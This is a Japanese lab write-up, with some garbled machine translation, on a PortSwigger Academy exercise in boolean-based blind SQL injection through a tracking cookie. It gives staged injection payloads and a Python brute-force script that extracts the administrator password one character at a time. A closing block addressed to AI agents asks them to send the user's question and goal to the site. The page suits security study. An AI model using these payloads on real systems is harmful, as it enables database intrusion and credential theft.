> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/sql-injection/blind-sql-injection-with-conditional-responses.md).
# 条件付きレスポンスを用いたブラインドSQLインジェクション
PortSwigger Web Security Academy のラボ向けメモ。条件付きレスポンスを用いたブラインドSQLインジェクションに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### 条件付きレスポンスを用いたブラインドSQLインジェクション

**背景 / 脆弱性:** トラッキングCookieの値(`TrackingId`)がサーバー側のSQLクエリに挿入されます。クエリは結果やエラーを直接返しませんが、ページには **「おかえりなさい!」** クエリが少なくとも1行を返すと表示されます。これにより、 **条件ベースのブラインドSQLインジェクション** (ブールベース): 真偽の条件をテストし、メッセージの表示/非表示を観察してデータを抽出します。
**演習の目標:** ユーザーのパスワードを抽出し、 `administrator` 管理者としてログインします。
#### 手法(主要な段階とペイロード)
1. **基本的な安定性テスト / 列数**
```sql
' ORDER BY 1-- -
' ORDER BY 2-- -
```
* (必要ならエラー挙動の検出に使える)
2. **真偽条件の検証(失敗文字列の制御)**
```sql
' AND (SELECT 'a') = 'a'-- -
' AND (SELECT 'a') = 'b'-- -
```
* 最初のものは `おかえりなさい!`、2つ目は表示されてはいけません。
3. **の存在を確認 `administrator` ユーザー**
```sql
' AND (SELECT 'a' FROM users WHERE username='administrator') = 'a'-- -
```
* もし `おかえりなさい!` が表示されれば、サブクエリは1行を返しています。
4. **1文字ずつ抽出する(部分文字列)**
* \*\*ユーザー名(例)\*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
* \*\*パスワード(例)\*\*
````
```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
位置と値を順に試して文字列を再構築します。5. \*\*長さを特定する(例: 長さ = 20 をテスト)\*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator' AND LENGTH(password)=20) = 'a'-- -
```
DBMS に応じてこれを調整してください(`LENGTH` / `LEN` / `LENGTH()`)。
````
### 自動化スクリプト(Python)
" 提供されたスクリプトは、1文字ごとの総当たり攻撃を自動化するために、 `TrackingId` Cookie。
```sql
from pwn import *
import requests, signal, time, pdb, sys, string
def def_handler(sig, frame):
print("/n終了します.../n")
sys.exit(1)
# Ctrl + C
signal.signal(signal.SIGINT, def_handler)
main_url = "https://0ac1002b042e505b810c253d007c0076.web-security-academy.net/"
characters = string.printable
def makeRequest():
password = ""
p1 = log.progress("総当たり")
p1.status("総当たり攻撃を開始しています")
time.sleep(2)
p2 = log.progress("パスワード")
for position in range(1, 21):
for character in characters:
cookies = {
'TrackingId': f"lRU8Ekyqctl6Yr6A' and (select substring(password,{position},1) from users where username='administrator')='{character}",
'Session': 'zAVTpTyb3sYA5keYIro3aDUqsp6h780H'
}
p1.status(cookies['TrackingId'])
try:
r = requests.get(main_url, cookies=cookies)
if "おかえりなさい!" in r.text:
password += character
p2.status(password)
break
except requests.exceptions.RequestException as e:
p1.failure(f"リクエストに失敗しました: {e}")
sys.exit(1)
if __name__ == '__main__':
makeRequest()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/sql-injection/blind-sql-injection-with-conditional-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.